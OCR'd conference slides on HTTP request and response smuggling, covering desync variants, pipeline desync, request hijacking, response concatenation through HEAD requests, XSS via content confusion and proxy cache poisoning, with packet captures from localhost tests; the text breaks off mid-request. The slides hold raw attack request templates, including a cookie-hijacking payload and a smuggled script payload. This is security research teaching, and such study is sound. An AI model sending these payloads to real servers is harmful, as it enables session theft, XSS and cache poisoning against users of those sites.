Response Smuggling

Pwning HTTP/1.1 Connections

Agenda

- **HTTP Request Smuggling**
    - Desynchronization Variants
- **Response Smuggling**
    - Response Concatenation
    - Arbitrary Proxy Cache Poisoning/Deception
    - Response Scripting

HTTP Request Smuggling

HTTP Request Smuggling

- Attack introduced in 2005 by **Watchfire**
  - Abuse discrepancies between Front-end and Back-end Server
  - Multiple message-length directives in one request

```
GET /example HTTP/1.1
Host: www.vulnerable.com
Content-Length: 32
Content-Length: 5

AAAAAGET /DeleteMyAccount HTTP/1.1
X: GET /myAccount HTTP/1.1
Host: www.vulnerable.com
Cookie: sessionID=1234
```

HTTP Request Smuggling

- “Reborned” in 2019 by **James Kettle**
  - Real methodology to Detect - Confirm - Explore - Exploit
  - Demonstration of real systems being exploited… Bounties!
- Desync Variants
  - Techniques to force discrepancy between servers
  - Headers are “hidden” from HTTP parsers

Connection Desync

- End-to-End vs Hop-by-Hop Headers
- Connection: Connection_Option
  - Directives “close”, “keep-alive”, <custom>
  - Connection Headers deleted when forwarded

Google

```
GET /Hello HTTP/1.1
Host: www.vulnerable.com
Connection: Content-Length
Content-Length: 13

SMUGGLED_DATA
```

Request Smuggling Exploitation

- Bypass Front-End controls (**not Authentication**)
- Hijack Requests (**only if data is stored** and retrieved...)
- **Upgrades existing vulnerabilities** (XSS, Open-Redirect)
- Web Cache Attacks (**Cache-Control ignored**…)


Response Smuggling


HTTP Response Smuggling

- Inject a complete message in the Response Queue
- HTTP Desyn & HTTP Response Splitting
- Proxy fails to match Requests with corresponding Responses


```
GET /example HTTP/1.1
Host: www.vulnerable.com

GET /hello HTTP/1.1
Host: www.vulnerable.com

POST /LoginAction HTTP/1.1
Host: www.vulnerable.com
….
User=admin&pass=abc123
```

HTTP Response Smuggling





(tcp.dstport == 8081) && (tcp.flags.reset == 1 || http)
Time Source Destination Protocol Length Info
6.056035582 127.0.0.1 127.0.0.1 TCP 66 34416 → 8081 [RST, ACK] Seq=1 Ack=1 Win=359 Len=0 TS
6.056168594 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.147325167 127.0.0.1 127.0.0.1 TCP 66 34428 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.147692909 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.247529724 127.0.0.1 127.0.0.1 TCP 66 34436 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.247899585 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.347749263 127.0.0.1 127.0.0.1 TCP 66 34444 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.348083776 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.448398244 127.0.0.1 127.0.0.1 TCP 66 34452 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.448874884 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.548054386 127.0.0.1 127.0.0.1 TCP 66 34460 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.548144240 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.648197738 127.0.0.1 127.0.0.1 TCP 66 34468 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
6.648289604 127.0.0.1 127.0.0.1 HTTP 206 POST /home HTTP/1.1 GET /redir HTTP/1.1
6.748534499 127.0.0.1 127.0.0.1 TCP 66 34476 → 8081 [RST, ACK] Seq=141 Ack=652 Win=45952 Le
Frame 442: 206 bytes on wire (1648 bits), 206 bytes captured (1648 bits) on interface 0
Turbo Intruder - localhost - done
Row Payload Status Words Length Time Label
0 200 184 554 0
1 200 184 554 2
2 200 184 554 2
3 200 184 554 3
4 200 184 554 3
5 200 184 554 0
6 200 184 554 0
7 200 184 554 1
8 200 184 554 3
Pretty Raw Hex \n
1 POST /home HTTP/1.1
2 Host: localhost:8085
3 Connection: Content-Length
4 Content-Length: 45
5
6 GET /redir HTTP/1.1
7 Host: localhost:8085
Search...
0 matches
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.1
3 Content-Type: text/html
4 Cache-Control: no-cache, max-age=0
5 Content-Length: 300
6 Accept-Ranges: bytes
7 Date: Tue, 13 Jul 2021 23:03:50 GMT
Search...

HTTP Pipelining




HTTP Pipeline Desync

- Pipelining not “Enforced”
  - Send through free connections
  - If MaxConn reached: pipeline || wait
- Responses not “stored”
  - Connection closed



HTTP Pipeline Desync

- Smuggle Time consuming request
- Send requests with same time delay: Concurrency vs Speed



(tcp.dstport == 8081) && (tcp.flags.reset == 1 || http)

Time	Source	Destination	Protocol	Length	Info
30.875647328	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
31.877649441	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
31.884017402	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
32.885877700	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
32.890029548	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
33.894412482	127.0.0.1	127.0.0.1	TCP	66	35448 → 8081 [RST, ACK] Seq=4089 Ack=9599 Win=74880 Len=0 TSval=61628783 TSecr=6162
33.894916639	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
34.899896151	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
35.900850578	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
35.903563476	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
36.906243284	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
36.910222002	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
37.910787714	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
37.913855909	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
38.916075919	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
38.918957776	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
39.920939508	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
39.923812882	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
40.925921409	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
40.931778740	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
41.935391143	127.0.0.1	127.0.0.1	TCP	66	35566 → 8081 [RST, ACK] Seq=2045 Ack=5042 Win=59776 Len=0 TSval=61630793 TSecr=6163
41.936345748	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1
42.943757058	127.0.0.1	127.0.0.1	HTTP	212	POST /home HTTP/1.1 GET /sleepyRedir HTTP/1.1

Turbo Intruder - localhost - done

Row	Payload	Status	Words	Length	Time	Label
0		200	184	554	2	
1		302	67	237	906	
2		200	184	554	10	
3		302	67	237	1002	
4		200	184	554	1010	
5		302	67	237	1001	
6		200	184	554	1006	

Pretty Raw Hex \n ≡

```
1 POST /home HTTP/1.1
2 Host: localhost:8085
3 Connection: Content-Length
4 Content-Length: 51
5
```

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.20.1
3 Location: http://smugglingServer.com/home
4 Content-Length: 0
5 Accept-Ranges: bytes
```

Nested Smuggled Requests

Multiple Nested Injections

- **Smuggle more than one request**
  - Distribute malicious payloads (N XSS requests)

- **Denial of Service**
  - One request produce N responses
  - Consume proxy connections and backend resources (CPU, Memory)

Request Hijacking

- Request content reflected in victim's response (no storage required)
- Desynchronization to obtain victim's response

```
GET /example HTTP/1.1
Host: www.vulnerable.com

GET /sleepy HTTP/1.1
Host: www.vulnerable.com

POST /reflect HTTP/1.1
Host: www.vulnerable.com
Content-Length: 100000

ReflectedContent=GET /myAccount HTTP/1.1
Cookie: SecretSessionCookie=ABCDEF1234; ,,,
```

```
HTTP/1.1 200 OK
Content-Type: text/html
```

→ VICTIM

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 75
```

→ ATTACKER

Input param **GET /myAccount HTTP/1.1**
Cookie: SecretSessionCookie=ABCDEF1234

Response Concatenation

Response Length

- Some messages MUST NOT contain body (RFC)
  - Responses to **HEAD** Requests
    - Content-Length is allowed and MUST contain same GET value

What if a Proxy fails to match Responses with original requests?


Response Desynchronization

```
GET /example HTTP/1.1
Host: www.vulnerable.com

HEAD /HelloWorld HTTP/1.1
Host: www.vulnerable.com

GET /HelloWorld HTTP/1.1
Host: www.vulnerable.com

GET /somePage HTTP/1.1
Host: www.vulnerable.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 50

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 50

<html>
<body> <p>Hello World</p> </body>
</html>
```

- Responses as building blocks (**Concatenating**)
- Last response is built using remaining bytes (**Splitting**)

HTTP Response Desync



Content Confusion

- **Headers** used as Body
  - Data reflected in Headers: building an XSS
- **Content-Type** specified by HEAD response
  - Reflection in “safe” responses (text/plain, application/json)

```
HEAD /welcomePage HTTP/1.1
Host: www.vulnerable.com

GET /redir?<script>alert(‘XSS’)</script> HTTP/1.1
Host: www.vulnerable.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 100

HTTP/1.1 302 Found
Location:
www.vulnerable.com?<script>alert(‘XSS’)</script>
```

DEMO

Proxy Cache Poisoning/Deception


Proxy Cache Poisoning

- Proxy cache uses Cache-Control header (RFC)
- HEAD response with Cache-Control (**client pipelining**: no need for sleepy request)

```
GET /example HTTP/1.1
Host: www.vunerable.com
Content-Length: 54
